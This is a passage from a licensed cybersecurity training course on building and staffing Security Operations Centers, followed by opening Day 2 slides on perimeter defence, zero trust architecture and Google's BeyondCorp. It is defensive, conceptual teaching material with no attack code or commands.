As has no doubt become obvious, the approach being proffered will involve a tremendous amount of data to be generated, consumed, and analyzed. This is necessary to achieve robust defenses capable of helping us counter increasingly sophisticated adversaries.

Leveraging most or all of this data almost necessarily requires a dedicated Security Operations Center (SOC).

Security Operations Centers (SOC)

- The volume of data and timeframes for detection and response increasingly warrant organizations building out a Security Operations Center (SOC)
- Sounds awesome...
- So, what the heck is a SOC?
- First, we will work through what a SOC is not, which will help us better understand what is needed

Security Operations Centers (SOC)

Simply storing the volume of data generated will be an undertaking, but storage is relatively cheap and easy compared to actually using the data generated for meaningful detection and response. Organizations will likely require building out a SOC to enjoy the benefit of being able to ably consume and analyze this data.

But that begs the question, what is a SOC?

Not a SOC

- One console to more easily ignore data more efficiently does not represent a SOC
- A SIM/SEM/SIEM is not a SOC!
- Security Information Event Management systems (SIEMs) can, and likely will, serve a significant role in the SOC, but they are not the SOC on their own

Not a SOC

To better answer the question of what a SOC is, we will first attend to what a SOC is not. Many organizations are a bit indulgent when it comes to what they consider a SOC. A SIM/SEM/SIEM by itself is, without question, not a SOC. Many organizations seem to believe they have a SOC simply because they have a console that serves as a frontend to many of their logs.

While a SIM will very likely be a component of a SOC, it does not constitute a SOC in its own right.

Also Not a SOC

- Outsourced management/review of FW/IDS does not constitute a SOC
- Managed Security Service Providers (MSSPs) often represent a low-cost entry point to increased visibility
- Rarely, if ever, should MSSPs be considered a SOC replacement
 - At least for an organization concerned about modern adversary compromise

Also Not a SOC

Though the ease of having outsourced 24/7 IDS analysis performed by a Managed Security Service Provider (MSSP) is compelling, rarely does this constitute a true SOC. The benefit of having cost-effective third-shift analysts is indeed compelling, but again unless there is tremendous management and coordination, it is unlikely that outsourcing to an MSSP would constitute a SOC.

Purpose of a SOC

Technical purpose

- Increase detection abilities
- Increase response capability
- Enhance correlation potential
- Allow for coordinated central security management

Common business goals for a SOC

- Reduced service disruption from security issues
- Reduced impact from security compromise

Purpose of a SOC

So, having a bit of knowledge about what does not—at least in the opinion of the course authors—constitute a SOC, let us now consider the purpose and goals of a SOC.

One of the primary goals associated with a SOC is greatly increased detective capabilities. However, as discussed previously, detection without subsequent response serves little purpose, so a SOC should also enhance our response capabilities. Associated business goals related to a SOC involve reduced disruption resulting from security incidents/issues and reduced impact associated with compromise.

People and Process > Products

- Successful SOCs depend heavily on people and processes
- Unfortunately, most SOCs are built around tool capabilities
- Best SOCs authors have seen emphasize:
 - In-house tools built to support established processes
 - In-house tools built with input of the people consuming the data the tools generate

People and Process > Products

A key attribute of successful SOCs is an emphasis on people and processes rather than products. Naturally, SOCs will necessarily employ products to increase the efficiency of their people and the effectiveness of their processes. One way to increase the likelihood of a failed SOC is to build the SOC primarily around a product.

Many of the best SOC environments seen by the authors heavily emphasize custom tools and scripts, in addition to the off-the-shelf commercial products.

Key SOC Roles

Who are those important people in a SOC?

- **Analysts**
- **Incident responders**
- **Security architects**
- **Developers**
- Managers
- Security admins
- Security engineers

Slap SOC in front of any title and you've got SOC roles

Key SOC Roles

Building and staffing a SOC require a number of key roles. Certainly, some of the most important technical roles are those serving as SOC analysts, incident responders, security architects, and developers. There is also a need for managers of the SOC and team, and there is a need for administrators who support the operational aspects of the SOC environment.

Oh Yeah: Drinking the Flavored Drink Mix

- So, you have decided a SOC should be in your organization's future
 - Or, you likely will decide this after completion of the course
- Where do you begin with building a SOC?
- Where do you begin with (re)building your SOC?
- The first decision is usually about whether to outsource or stay in-house

Oh Yeah: Drinking the Flavored Drink Mix

So, perhaps you have come to one of the conclusions you were being led to; you need a SOC. Great, now how do you actually go about implementing a SOC that will ultimately be effective?

Where do we start when building or rebuilding a SOC? One of the first decisions that will likely need to be made is whether to outsource key components of the SOC or to establish the capability in-house.

Outsourcing the SOC

- Many organizations start by trying to outsource their SOC
- This will typically involve leveraging an MSSP
- To get significant value from this will cost significant \$\$\$\$
 - Typically, cheaper startup than building SOC
 - Primarily heavy OPEX rather than CAPEX
- Especially common if there is perceived lack of skilled staff in-house

Outsourcing the SOC

Outsourcing a SOC often seems to be an initially compelling idea for many organizations. The initial cost of establishing full SOC capabilities often requires a significant investment. Outsourcing usually involves higher operational expense (OPEX) but lower capital expense (CAPEX).

One of the most common justifications for the outsourced route is due to a perceived lack of employees with sufficient skill to monitor 24/7.

Making the MSSP Manage YOUR Security Services

- Although MSSPs will have 24/7 analysts (one hopes), you will not have a dedicated analyst
- Will also not likely work repeatedly with the same analyst
- They will not, without significant and ongoing effort on your and their part, understand your network
 - Even with effort, unlikely to understand business

Making the MSSP Manage YOUR Security Services

As stated previously, one of the primary justifications for outsourcing the SOC to an MSSP is the benefit of 24/7 analysts. The hope (and expectation) is that due to economies of scale, the MSSP will be able to provide skilled analysts to cover all shifts.

One significant challenge that needs to be appreciated is that you will typically not have an analyst dedicated exclusively to your data. Further, you could well interact with many different analysts. The main issue is that these external analysts will lack an understanding or appreciation for your particular business concerns and infrastructure.

Ongoing efforts will be required in order to help the MSSP and analysts understand your infrastructure, and those efforts will often need to be repeated for each of the analysts that may be assigned to your data. Even with significant effort, the external analysts will likely not appreciate or understand your particular business environment or needs.

Hidden Out-SOC Costs

- Outsourcing operations does not outsource the organizational responsibility and liability
- Staff skills typically diminish significantly
 - Limited growth potential for security staff
 - Reduced understanding of security operations
- Incident Response and Forensics less likely to be outsourced
 - Depending on outsourced model, significant coordination with MSSP will be required

Hidden Out-SOC Costs

In addition to the overt costs obviously associated with outsourcing components of a SOC, there are some costs that many organizations neglect to appreciate.

One challenge is that the more of security that gets outsourced the less depth, career path, and skill commonly found within the ranks of internal employees. Another cost to appreciate is that merely outsourcing security operations does not outsource the liability for potential breach or compromise. While, certainly, a Service Level Agreement (SLA) can be a useful vehicle to ensure responsible activities by the third party, this will not absolve your organization of legal liability or responsibility with respect to security.

Additionally, Incident Response and Forensics are typically still separate functions from the traditional MSSP role, though certainly, they would likely be willing to offer these services for a fee as well. Regardless of whether IR and Forensics are performed in-house or outsourced, significant coordination with the MSSP will be necessary.

DIY SOC

- If your organization does not yet have a SOC, the idea often seems overwhelming
- Might also have an underwhelming SOC that needs significant attention
- In-house SOCs should not be an all-or-nothing deployment
 - Do not attempt to go from 0 to full-steam
- Build the SOC over time based upon the determined needs

DIY SOC

Do not let perfect be the enemy of good. The idea of fleshing out a full-fledged SOC can be daunting. However, do not plan or expect to be able to go from 0 capabilities to a fully realized SOC in one project. Not only will this likely be a recipe for failure, but even if successful, you will likely not have the maturity necessary to understand exactly what the end-state needs to be. Plan to build SOC capabilities, staffing, and processes over time, and recall that product-centered SOCs are typically lackluster.

In-SOC

- Defining the role and goals of the SOC is key
- What services will the SOC provide?
 - Detection
 - Auditing
 - Response
 - Operations/Maintenance
- Capable and trained employees represent the most significant challenge for an In-SOC
 - Most IT and security professionals have not done real detection in modern environments
- Employees also constitute the biggest boon to cyber defense capabilities

In-SOC

When building out a SOC that is not product-centered, the first order of business is to define the key services that will be performed by the SOC. Certainly intrusion detection, incident response, and operational aspects of security components will be elements of the SOC.

Perhaps the most difficult component of establishing an effective and efficient SOC is establishing staff capabilities. Detection and response, done properly, are far from entry-level capabilities. Most organizations have not had security staff dedicated to either detection or response as their primary function and will quickly realize the difficulty in rapidly establishing sophisticated capabilities on this front.

SOC Employee Training

- Developing SOC employee skills is critical and pays dividends
- Train, train, and train some more
 - External training (SEC511, naturally ;)
 - Internal training is vital
- In-house “exercises” can be a big win
 - Simultaneous skill and team building for all staff
 - Rainbow teams: Red/Blue/Green/White/Black

SOC Employee Training

Naturally, a key component of establishing high-performing SOC staff is training. Certainly, some degree of external training is warranted (we hear there is a great class for this called SANS SEC511). However, in-house training is especially important for ongoing high-level capabilities.

As staff skills mature, one successful approach to building team morale and skills simultaneously involves the use of in-house exercises.

Penetration testers try to break in. Analysis folks try to detect attacks and notify response. IR tries to appropriately respond to intrusions. Security administrators, developers, and application security specialists try to continually improve the security build of the environment. These types of exercises can be a lot of fun, but should likely be reserved until the organization is operating with a fairly high level of maturity.

Hybrid SOC

- Another model simultaneously leverages both in-house and outsourced SOC
- Sometimes used as a stop-gap model when migrating from Out-SOC to In-SOC
- Could have some advantages as a long-term SOC approach though
 - Especially powerful if in-house staff skills will always be a significant problem
 - Also, can be used to build up internal staff skills

Hybrid SOC

Another model attempts to leverage outsourcing while still also developing in-house capabilities. This approach comes in various flavors. Sometimes the organization simply cuts over to the MSSP when its staff leaves for the day (perhaps obviating the need for finding capable third-shift analysts). Another approach involves leveraging the MSSP as staff augmentation so that internally not as many folks are required or a second opinion/backup is always available.

Still another approach to the Hybrid SOC involves the use of an MSSP or third party to fulfill particular SOC functions.

TheHive

TheHive is an open source platform for SOCs, incident response, and related work

- *A scalable, open source, and free Security Incident Response Platform, tightly integrated with MISP (Malware Information Sharing Platform), designed to make life easier for SOCs, CSIRTs, CERTs and any information security practitioner dealing with security incidents that need to be investigated and acted upon swiftly¹*
- Available at: <https://thehive-project.org/>

TheHive Project provides a high-level overview:

Collaborate: Multiple SOC and CERT analysts can collaborate on investigations simultaneously. Thanks to the built-in live stream, real time information pertaining to new or existing cases, tasks, observables and IOCs is available to all team members. Special notifications allow them to handle or assign new tasks, and preview new MISP events and alerts from multiple sources such as email reports, CTI providers and SIEMs. They can then import and investigate them right away.

Elaborate: Cases and associated tasks can be created using a simple yet powerful template engine. You may add metrics and custom fields to your templates to drive your team's activity, identify the type of investigations that take significant time and seek to automate tedious tasks through dynamic dashboards. Analysts can record their progress, attach pieces of evidence or noteworthy files, add tags and import password-protected ZIP archives containing malware or suspicious data without opening them.

Act: Add one, hundreds or thousands of observables to each case that you create or import them directly from a MISP event or any alert sent to the platform. Quickly triage and filter them. Harness the power of Cortex and its analyzers and responders to gain precious insight, speed up your investigation and contain threats. Leverage tags, flag IOCs, sightings and identify previously seen observables to feed your threat intelligence. Once investigations are completed, export IOCs to one or several MISP instances.²

References:


[1] TheHive Project <https://sec511.com/cu>

[2] Ibid.

Cortex

Cortex is TheHive's analysis engine

- It is able to query online analysis resources, such as VirusTotal, DShield, Shodan, EmergingThreats, and many others



As the image in the slide above shows, TheHive is a Security Incident Response Platform (SIRP) that is able to import data from a variety of sources, including other SIRPs, MISP (formerly known as the Malware Information Sharing Platform, but now called the Open Source Threat Intelligence and Sharing Platform), SIEMs, email, and other sources.

The MISP Project describes MISP as “A threat intelligence platform for sharing, storing and correlating Indicators of Compromise of targeted attacks, threat intelligence, financial fraud information, vulnerability information or even counter-terrorism information.”¹ MISP is available at: <https://github.com/MISP/MISP>

TheHive Project describes Cortex:

*Cortex tries to solve a common problem frequently encountered by SOCs, CSIRTs and security researchers in the course of threat intelligence, digital forensics and incident response: how to **analyze observables** they have collected, **at scale, by querying a single tool** instead of several?*

*Cortex, an open source and free software, has been created by TheHive Project for this very purpose. Observables, such as IP and email addresses, URLs, domain names, files or hashes, can be analyzed one by one or in bulk mode using a Web interface. Analysts can also **automate** these operations thanks to the Cortex REST API.¹*

References:

[1] MISP features and functionalities <https://sec511.com/cw>

[2] GitHub - TheHive-Project/Cortex: Cortex: a Powerful Observable Analysis and Active Response Engine <https://sec511.com/cv>

Relationship to Cyber Defense

- Given the defined goals of a modern approach to cyber defense, and...
- Given the necessity of Security Architecture, NSM, and CSM
 - Unlikely to be able to wield the data generated by the modern architecture without a SOC
 - Unlikely to be able to maintain the necessary level of nimbleness without a SOC
- Visibility is the key, and without a SOC, good luck achieving the desired degree of visibility

Relationship to Cyber Defense

As you will see over the coming days, the volume of data you are asked to capture and analyze to achieve a significantly enhanced security posture will be vast. Achieving the level of visibility and analytic capabilities without some form of a SOC would prove fiendishly difficult.

One of the most significant requirements to be able to achieve greatly increased security capabilities involves ensuring visibility and an understanding of expected and benign traffic to appreciate the abnormal, suspicious, and malicious.

A SOC can greatly enhance the organization's ability to proactively detect intrusions and nimbly respond to them.

SEC511 and Security Operations

- The majority of the course does not explicitly reference SOCs
- Appreciate that we consider a SOC to be a necessary component
- Each approach and technique discussed is applicable to the SOC
- Build your SOC over time by employing principles and techniques espoused in SEC511


SEC511 and Security Operations

Though the title of this course is SANS SEC511, Continuous Monitoring and Security Operations, we will not overtly and explicitly reference the SOC. Appreciate that we consider the Security Operations Center to be a necessary component in order to achieve the level of maturity we describe in the course. We think of the SOC as the necessary end-state, and will now proceed to explore how to ensure your organization's security architecture and monitoring capabilities that must be instrumented in order to realize the end goal of a mature SOC.

SOC: Sounds Like There Should Be a Book About That...

Friend of the authors, SANS Instructor, and last two-digit GSE, Don Murdoch, agreed on the need for a book on SOC...

So he wrote it...



**Blue Team Handbook:
SOC, SIEM, and Threat
Hunting Use Cases**

**Author: SANS instructor
Don Murdoch GSE #99**



SOC Strategy: Sounds Like There Should Be a Book About That...

Don Murdoch followed on the success of his original Incident Response focused Blue Team Handbook: Incident Response Edition with the second volume focused on Security Operations.

The newest addition is the Blue Team Handbook: SOC, SIEM, and Threat Hunting Use Cases. Don is a friend of the authors, SANS instructor, last of the two-digit GSEs and a tremendously skilled security practitioner. One of the rare individuals that continues to amaze with his ability to be simultaneously both deeply technical and dialed into strategic leadership. Both iterations of the Blue Team Handbook come highly recommended by the authors of SEC511.

For additional information about the books see his website: <http://www.blueteamhandbook.com/>

Course Roadmap

- **Day 1: Current State Assessment, SOCs, and Security Architecture**
- Day 2: Network Security Architecture
- Day 3: Network Security Monitoring
- Day 4: Endpoint Security Architecture
- Day 5: Automation and Continuous Security Monitoring
- Day 6: Capstone: Design, Detect, Defend

CURRENT STATE ASSESSMENT, SOCS, AND SECURITY ARCHITECTURE

1. Course Overview
2. Exercise: Initial Configuration and Connection
3. Current State Assessment
4. Adversarial Dominance
5. Traditional Attack Techniques
6. Traditional Cyber Defense
7. Exercise: Detecting Traditional Attack Techniques
8. Modern Attack Techniques
9. Client-Side Attack Vectors
10. Client-Side Targets
11. Post-Exploitation
12. Modern Cyber Defense Principles
13. Exercise: Detecting Modern Attack Techniques
14. Adversary Informed Detection
15. Security Operations Centers
- 16. 511.1 Summary**
17. Exercise: Egress Analysis with Elastic Stack

Course Roadmap

Now for the 511.1 Summary.

Day 1: Punch List/Action Items

Organizational introspection

- Look for major gaps in the existing security posture

Lateral movement analysis

- Assume compromise of a desktop and pivot—what assets could help detect this?

Data exfil analysis

- Assume data compromise—what are the easiest ways for adversaries to steal your data?

Good Hunting

- Establish an informal (or formal) hunt team

Day 1: Punch List/Action Items

The punch list of action items is your homework. What are some key takeaways that you can take back to your organization to immediately effect change? Your instructor has, no doubt, also provided some additional items to be included in your punch list, but this slide provides a quick sanity check refresh of some key actions for you to make sure to hit upon return to your workplace.

Day 1: TL;DR

Understand your adversaries

- How do they “win?” -> Duh, get what they want!

What do they want?

- Sensitive/valuable data

How do they typically get it?

- Client-side + lateral movement + exfiltration

How do we “win?”

- Kinda helps to see them (detection) and then maybe do something about them (response)
- Preventing them entirely would be awesome, but is largely unachievable

Day 1: TL;DR

TL;DR is a common shorthand for Too Long; Didn't Read and is often put at the top of long emails or blog postings that go into tremendous detail. For our purposes, this is a quick high-level summary of major ideas/themes from the day's material.

Course Roadmap

- **Day 1: Current State Assessment, SOCs, and Security Architecture**
- Day 2: Network Security Architecture
- Day 3: Network Security Monitoring
- Day 4: Endpoint Security Architecture
- Day 5: Automation and Continuous Security Monitoring
- Day 6: Capstone: Design, Detect, Defend

CURRENT STATE ASSESSMENT, SOCS, AND SECURITY ARCHITECTURE

1. Course Overview
2. Exercise: Initial Configuration and Connection
3. Current State Assessment
4. Adversarial Dominance
5. Traditional Attack Techniques
6. Traditional Cyber Defense
7. Exercise: Detecting Traditional Attack Techniques
8. Modern Attack Techniques
9. Client-Side Attack Vectors
10. Client-Side Targets
11. Post-Exploitation
12. Modern Cyber Defense Principles
13. Exercise: Detecting Modern Attack Techniques
14. Adversary Informed Detection
15. Security Operations Centers
16. 511.1 Summary
17. Exercise: Egress Analysis with Elastic Stack

Course Roadmap

Now for the final day 1 exercise on Egress Analysis with Elastic Stack.



Exercise 1.3: Egress Analysis with Elastic Stack

SEC511 Workbook: Egress Analysis with Elastic Stack

Please go to Exercise 1.3 in the 511 Workbook.



NETWARS

Immersive Cyber Challenges



SEC511 Daily NetWars

Connect to the daily NetWars environment and continue working through the SEC511: Immersive Cyber Challenges.

Please see Appendix C in the SEC511 Workbook for details and instructions on configuring your system to connect to the NetWars environment.

511.2

Network Security Architecture

To: Martin Brown <hermespaul56@gmail.com> May 17, 2020



PLEASE READ THE TERMS AND CONDITIONS OF THIS COURSEWARE LICENSE AGREEMENT ("CLA") CAREFULLY BEFORE USING ANY OF THE COURSEWARE ASSOCIATED WITH THE SANS COURSE. THIS IS A LEGAL AND ENFORCEABLE CONTRACT BETWEEN YOU (THE "USER") AND SANS INSTITUTE FOR THE COURSEWARE. YOU AGREE THAT THIS AGREEMENT IS ENFORCEABLE LIKE ANY WRITTEN NEGOTIATED AGREEMENT SIGNED BY YOU.

With the CLA, SANS Institute hereby grants User a personal, non-exclusive license to use the Courseware subject to the terms of this agreement. Courseware includes all printed materials, including course books and lab workbooks, as well as any digital or other media, virtual machines, and/or data sets distributed by SANS Institute to User for use in the SANS class associated with the Courseware. User agrees that the CLA is the complete and exclusive statement of agreement between SANS Institute and you and that this CLA supersedes any oral or written proposal, agreement or other communication relating to the subject matter of this CLA.

BY ACCEPTING THIS COURSEWARE, YOU AGREE TO BE BOUND BY THE TERMS OF THIS CLA. BY ACCEPTING THIS SOFTWARE, YOU AGREE THAT ANY BREACH OF THE TERMS OF THIS CLA MAY CAUSE IRREPARABLE HARM AND SIGNIFICANT INJURY TO SANS INSTITUTE, AND THAT SANS INSTITUTE MAY ENFORCE THESE PROVISIONS BY INJUNCTION (WITHOUT THE NECESSITY OF POSTING BOND) SPECIFIC PERFORMANCE, OR OTHER EQUITABLE RELIEF.

If you do not agree, you may return the Courseware to SANS Institute for a full refund, if applicable.

User may not copy, reproduce, re-publish, distribute, display, modify or create derivative works based upon all or any portion of the Courseware, in any medium whether printed, electronic or otherwise, for any purpose, without the express prior written consent of SANS Institute. Additionally, User may not sell, rent, lease, trade, or otherwise transfer the Courseware in any way, shape, or form without the express written consent of SANS Institute.

If any provision of this CLA is declared unenforceable in any jurisdiction, then such provision shall be deemed to be severable from this CLA and shall not affect the remainder thereof. An amendment or addendum to this CLA may accompany this Courseware.

SANS acknowledges that any and all software and/or tools, graphics, images, tables, charts or graphs presented in this Courseware are the sole property of their respective trademark/registered/copyright owners, including:

AirDrop, AirPort, AirPort Time Capsule, Apple, Apple Remote Desktop, Apple TV, App Nap, Back to My Mac, Boot Camp, Cocoa, FaceTime, FileVault, Finder, FireWire, FireWire logo, iCal, iChat, iLife, iMac, iMessage, iPad, iPad Air, iPad Mini, iPhone, iPhoto, iPod, iPod classic, iPod shuffle, iPod nano, iPod touch, iTunes, iTunes logo, iWork, Keychain, Keynote, Mac, Mac Logo, MacBook, MacBook Air, MacBook Pro, Macintosh, Mac OS, Mac Pro, Numbers, OS X, Pages, Passbook, Retina, Safari, Siri, Spaces, Spotlight, There's an app for that, Time Capsule, Time Machine, Touch ID, Xcode, Xserve, App Store, and iCloud are registered trademarks of Apple Inc.

PMP and PMBOK are registered marks of PMI.

SOF-ELK® is a registered trademark of Lewes Technology Consulting, LLC. Used with permission.

SIFT® is a registered trademark of Harbingers, LLC. Used with permission.

Governing Law: This Agreement shall be governed by the laws of the State of Maryland, USA.

SEC511

Continuous Monitoring and Security Operations

SANS

Network Security Architecture

Seth Misenar (GSE #28) and Eric Conrad (GSE #13)

© 2019 Seth Misenar, Eric Conrad | All Rights Reserved | Version E01_01

Welcome to Day 2, Network Security Architecture.

Table of Contents	Page
Network Security Architecture.....	4
Routers.....	33
Perimeter SI Firewalls.....	51
Web Application Firewalls.....	65
EXERCISE: ModSecurity	75
Forward Proxies	77
Encryption and TLS Inspection.....	90
Network Intrusion Detection Systems.....	101
Network Intrusion Prevention Systems	113
Next-Generation Firewalls	119
EXERCISE: Application Detection and Control with Snort OpenAppld	130
Malware Detonation Devices	132

511.2 Table of Contents

This table of contents outlines our plan for 511.2.

Table of Contents	Page
Entropy and freq.py	138
Security Information and Event Management (SIEM)	154
Adversary Deception Devices	163
Switches/(P)VLAN Security	170
Threat Intelligence.....	179
Day 2 Summary.....	192
EXERCISE: Honeytokens for Leak Detection	195
EXERCISE: Immersive Cyber Challenges (NETWARS)	197

511.2 Table of Contents

This table of contents outlines our plan for 511.2.

Licensed To: Martin Brown <hermespaul56@gmail.com> May 17, 2020

Course Roadmap

- Day 1: Current State Assessment, SOCs, and Security Architecture
- **Day 2: Network Security Architecture**
- Day 3: Network Security Monitoring
- Day 4: Endpoint Security Architecture
- Day 5: Automation and Continuous Security Monitoring
- Day 6: Capstone: Design, Detect, Defend

NETWORK SECURITY ARCHITECTURE

1. Network Security Architecture
2. Routers
3. Perimeter SI Firewalls
4. Web Application Firewalls
5. Exercise: ModSecurity
6. Forward Proxies
7. Encryption and TLS Inspection
8. Network Intrusion Detection Systems
9. Network Intrusion Prevention Systems
10. Next-Generation Firewalls
11. Exercise: Application Detection and Control with Snort OpenAppId
12. Malware Detonation Devices
13. Entropy and freq.py
14. Security Information and Event Management (SIEM)
15. Adversary Deception Devices
16. Switches/(P)VLAN Security
17. Threat Intelligence
18. Day 2 Review
19. Exercise: Honeypot for Leak Detection

Course Roadmap

Let's begin with Network Security Architecture.

Traditional Perimeter Defense and the Crunchy Shell

In 1990, Bill Cheswick of AT&T's Bell Laboratories authored an influential paper, "The Design of a Secure Internet Gateway"

An oft-repeated quote describes their security gateway providing, "**a sort of crunchy shell around a soft, chewy center**"¹

- Note that the existence of any *crunchy shell* at all was, at the time, vastly superior to typical architectures

Most organizations still largely operate with a **crunchy shell/chewy center** security architecture

- Placing outsized dependence upon perimeter defenses
- Greatly diminished protection/monitoring within the perimeter

Traditional Perimeter Defense and the Crunchy Shell

Many of you have likely heard someone make passing reference to perimeter defenses providing a crunchy shell. The origin of this analogy comes from a still incredibly thought-provoking paper written by Bill Cheswick in 1990, "The Design of a Secure Internet Gateway."² While working at AT&T's Bell Laboratories, what was then called the Internet Worm, but is now known as the Morris Worm was released which ravaged an extremely large number of networks throughout the world. AT&T's Bell Laboratories internal systems were not impacted by the worm even though "over 300 that had at least one of several known security holes" exploited by the worm.³ The reason for the lack of infection was due to the *crunchy shell* being provided by an application-level security gateway.

Though many security professionals for decades used some variation of the crunchy shell/chewy center analogy to posit the importance of ensuring the crunchy shell, the insecurity of the soft chewy center has of late become a much more prominent focus.

References:

- [1] Cheswick, "The Design of a Secure Internet Gateway" - <https://sec511.com/dc>
- [2] Ibid
- [3] Ibid

What About that Soft Chewy Center...

Cheswick's crunchy shell/chewy center analogy initially used to highlight importance of strong crunchy shell

- Later used to highlight vulnerability of chewy center

Cheswick, in fact, noted the need to address the center overtly himself in the paper,

We would like the internal machines protected even if an invader breaks into the gateway machine, becomes root, and creates and runs a new kernel.¹



Chewy center challenges even more significant now with increasing efficacy of client-side attacks and ease of pivoting/lateral movement

What About that Soft Chewy Center...

Previously the primary focus of the analogy suggested by Cheswick's earlier mentioned paper was on ensuring the security of the crunchy shell. That has long been understood to mean recognizing and emphasizing the importance of strong perimeter defenses to ensure external adversaries could not easily interact with the less well-secured internal systems (i.e. the chewy center). However, the possibility of impervious perimeter defense is laughable in the current age. While client-side attacks, pivoting, and insider threats can all serve to undermine many strong perimeter controls, there is also the substantial concern about lack of a legitimate perimeter boundary with an increasingly mobile workforce and a surge in adoption of cloud infrastructure and applications alike.

Though it is common now to be dismissive or even flippant of the idea of crunchy shell/chewy center as a positive approach to security, we would be remiss not to highlight that Bill Cheswick made very clear that strengthening protections of internal machines was paramount, "even if an invader breaks into the gateway machine, becomes root" and can from that vantage point attack all internal systems indiscriminantly.²

Note: For those of you (un)lucky enough not to have witnessed American TV in the 80's, the image shown in the slide is an homage to the classic Tootsie Roll Pop commercial in which a boy seeks to find out how many licks it takes to penetrate the crunchy shell (sucker) to gain access to the chewy center (Tootsie Roll).³

References:

[1] Cheswick, "The Design of a Secure Internet Gateway" - <https://sec511.com/dc>

[2] Ibid.

[3] Tootsie - How Many Licks - <https://sec511.com/dd>

Zero Trust Architecture (ZTA)

Jon Kindervag, previously of Forrester Research, deserves much credit for pushing the phrase/concept of Zero Trust Architecture

Forrester's Zero Trust Model employs three key concepts:

- Ensure all resources are access securely regardless of location
- Adopt a least privilege strategy and strictly enforce access control
- Inspect and log all traffic¹

In the classic (non ZTA) architecture,

"by the time organizations realizes that the source is no longer trusted, it is often too late"²

Zero Trust Architecture (ZTA)

Though all the concepts did not necessarily originate here, Jon Kindervag widely popularized Zero Trust during his time at Forrester Research. Jon took issue with the continued adherence to the crunchy shell/chewy center architecture as evident even from the title of an article he wrote called, "No More Chewy Centers: Introducing The Zero Trust Model Of Information Security"³

NIST now offers guidance on the adoption of Zero Trust Architectures as well. A simple, yet pithy, way that NIST summarizes a cornerstone concept is to suggest that "ZTA assumes the network is hostile and that an enterprise-owned network infrastructure is not different—or no more—secure than any non-enterprise owned network."⁴

References:

[1] Developing a Framework to Improve Critical Infrastructure Cybersecurity | NIST

<https://sec511.com/de>

[2] Ibid.

[3] No More Chewy Centers: The Zero Trust Model Of Information Security <https://sec511.com/df>

[4] SP 800-207 (DRAFT), Zero Trust Architecture | CSRC <https://sec511.com/dg>

BeyondCorp: Google's Approach to Zero Trust

Google developed a zero trust framework, BeyondCorp, after witnessing their internal trust relationships exploited by adversaries¹

Key tenets of the BeyondCorp approach:

- Securely Identify the Device
- Securely Identify the User
- Remove Trust from the Network
- Externalize Applications and Workflows
- Implement Inventory-Based Access Control²



BeyondCorp: Google's Approach to Zero Trust

Google documents the origin story of their development of BeyondCorp... "When a highly sophisticated APT attack named Operation Aurora occurred in 2009, Google began an internal initiative to reimagine their security architecture with regards to how employees and devices access internal applications."³

The attack abused internal trust relationships which allowed for abusing additional systems and applications beyond those initially exploited. This lateral movement is altogether commonplace today and should necessarily be expected. Google's post-mortem led them to the conclusion that a zero trust architecture would be advantageous from a security standpoint. Thus, "BeyondCorp considers both internal networks and external networks to be completely untrusted, and gates access to applications by dynamically asserting and enforcing levels, or "tiers," of access."⁴

One of the astounding implications for folks new to zero trust and also BeyondCorp is that Google suggests that through this initiative:

*All Google employees can work successfully from any network, and without the need for a traditional VPN connection into the privileged network. The user experience between local and remote access to enterprise resources is effectively identical, apart from potential differences in latency.*⁵

References:

- [1] BeyondCorp | Run Zero Trust Security Like Google <https://sec511.com/dh>
- [2] BeyondCorp: A New Approach to Enterprise Security – Google AI <https://sec511.com/di>
- [3] BeyondCorp | Run Zero Trust Security Like Google <https://sec511.com/dh>
- [4] BeyondCorp: Design to Deployment at Google – Google AI <https://sec511.com/dj>
- [5] BeyondCorp: A New Approach to Enterprise Security – Google AI <https://sec511.com/di>

Licensed To: Martin Brown <hermespaul56@gmail_com> May 17, 2020

ZTA and Modern Architectures

ZTA initially often touted for its ability to help improve security within internal networks

- Particularly helpful in reducing blast radius of compromise

Implications beyond traditional enterprise boundaries prove increasingly important particularly with:

- Hybrid cloud architectures
- Mobile/telecommuting users
- BYOD assets for business access
- Cloud applications/workloads

ZTA and Modern Architectures

Previous slides have focused on the implications of zero trust for internal networks. While there is a huge benefit to an organization's overall security posture by implementing ZTA to bolster internal security, it is actually much more widely applicable than that. In fact, not only is it more widely applicable than simply to the traditional enterprise with a classic perimeter, it might also even prove easier to adopt in some of these other use cases beyond typical boundaries.

Perhaps an already obvious place to bring ZTA principles to bear occurs to you—cloud services. Regardless of cloud service model (IaaS, PaaS, SaaS), ZTA could likely be not only applicable but also advantageous. Another clear area of applicability involves securing our increasingly mobile workforce that might come to expect access to business resources from heterogeneous devices and locations. ZTA principles are clearly applicable to these commonly occurring employee work patterns. While these initiatives are likely far from new to your organization, they are likely far less entrenched than classic workloads deployed within traditional enterprise boundaries and, thus, might well be a good test case for migration to ZTA principles.

Key Infrastructure Devices

People and processes are vastly more important than products at achieving a defensible security architecture

- However, products are absolutely necessary as well

The following sections discuss classes of products important to security architecture, SOCs, and Continuous Monitoring

- To identify and understand how products can help shift the balance

Another emphasis will be on better leveraging existing capabilities

- Particularly important to enable preventive devices, such as firewalls or proxies, to provide tremendously valuable detective capabilities

Key Infrastructure Devices

Although we previously submitted that people and processes trump products and external services any day of the week, we also need the organization to be efficient. One of the major themes of SANS's Cyber Defense curriculum is the high-level flow model Prevent → Detect → Respond.

